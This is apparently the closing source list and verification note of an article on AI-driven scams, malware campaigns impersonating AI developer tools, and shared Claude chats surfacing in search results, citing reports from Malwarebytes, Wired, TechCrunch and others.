- Malwarebytes Labs, “Scammers use fake Gemini AI chatbot to sell fake Google Coin,” February 2026 — corroborated by Dark Reading, heise online, and Fox News
- Forbes, “Powered By AI, Crypto Fraud Is Now A $14 Billion Criminal Industry,” January 2026
- McAfee, 2026 voice-clone scam survey — one in ten Americans affected
- Yahoo Tech, “WhatsApp scammers stole $1.2 million from Hong Kong man after using voice notes,” August 2026 — corroborated by South China Morning Post
- Vectra AI, “AI scams in 2026: how they work and how to detect them,” March 2026 — 1,210% surge, $40B projected by 2027
- CryptoImpactHub, “2026’s Pig-Butchering Reckoning,” June 2026 — 276 arrests, $701M frozen, FBI Operation Level Up stats
- Eyesift, “AI Voice Cloning Scam Statistics 2026,” compiled from FBI, FTC, McAfee, and Deloitte data
- Straiker, “Fake Claude Code, Real Malware: Inside the Campaign Targeting AI Developer Tools,” May 27, 2026 — 88 domains,
&separator technique, BSC smart contract C2
Privacy Context:
- Wired, “Private Claude Chats Exposed in Google and Bing Search Results,” July 27, 2026
- Malwarebytes, “Shared Claude chats were searchable on Google,” August 3, 2026
- The Guardian, “How to keep your Claude chats and Google files private,” July 29, 2026
- TechCrunch, “PSA: Your Claude shared chats and Artifacts may have ended up on Google,” July 27, 2026 — Anthropic response, remediation timeline
- Search Engine Journal, “Indexed Claude Chats Show Why Disallow Is Not Noindex,” July 27, 2026 — robots.txt vs. x-robots-tag technical analysis
- VentureBeat, “Some Claude shared conversations and Artifacts appear to be indexed and publicly accessible on Google Search,” July 26, 2026
- Forbes, Claude chat indexing report, 2025 — prior incident
- Trend Micro, “Threat Actors Abuse claude.ai Shared Chat for ClickFix Malvertising Campaign,” 2026 — Anthropic response: banned accounts, disabled conversations, implementing mitigations
All facts were cross-verified across at least two independent sources. MacSync technical details were confirmed against the Huntress primary research and corroborated by Zscaler’s independent analysis. The Arup deepfake case was verified across CNN, Financial Times, The Guardian, SCMP, and CFO Dive. The WPP deepfake attempt was verified across The Guardian, Financial Times, and NY Post. UNC1069 tradecraft was verified against Mandiant’s primary research and BleepingComputer, The Hacker News, The Record, and Decrypt. Pig-butchering statistics were verified against Chainalysis’s Crypto Crime Report, Forbes, and OpenAI’s two disruption reports (February and July 2026). Voice-cloning data was verified across McAfee, Vectra AI, Yahoo Tech, and the FBI IC3 2025 report. FBI IC3 data was verified against the primary FBI report and SecureWorld’s independent analysis. The Swiss deepfake case was verified via NeuralWired’s sourced reporting. ACRStealer technical details were verified against Straiker’s primary research and SANS ISC analysis. Anthropic’s response to share feature abuse was verified across Trend Micro’s primary research, Zscaler’s reporting, and TechCrunch’s independent coverage. The robots.txt/noindex technical analysis was verified against Search Engine Journal’s server configuration examination and Google’s own crawler documentation. The 2025 prior indexing incident was verified via Forbes reporting.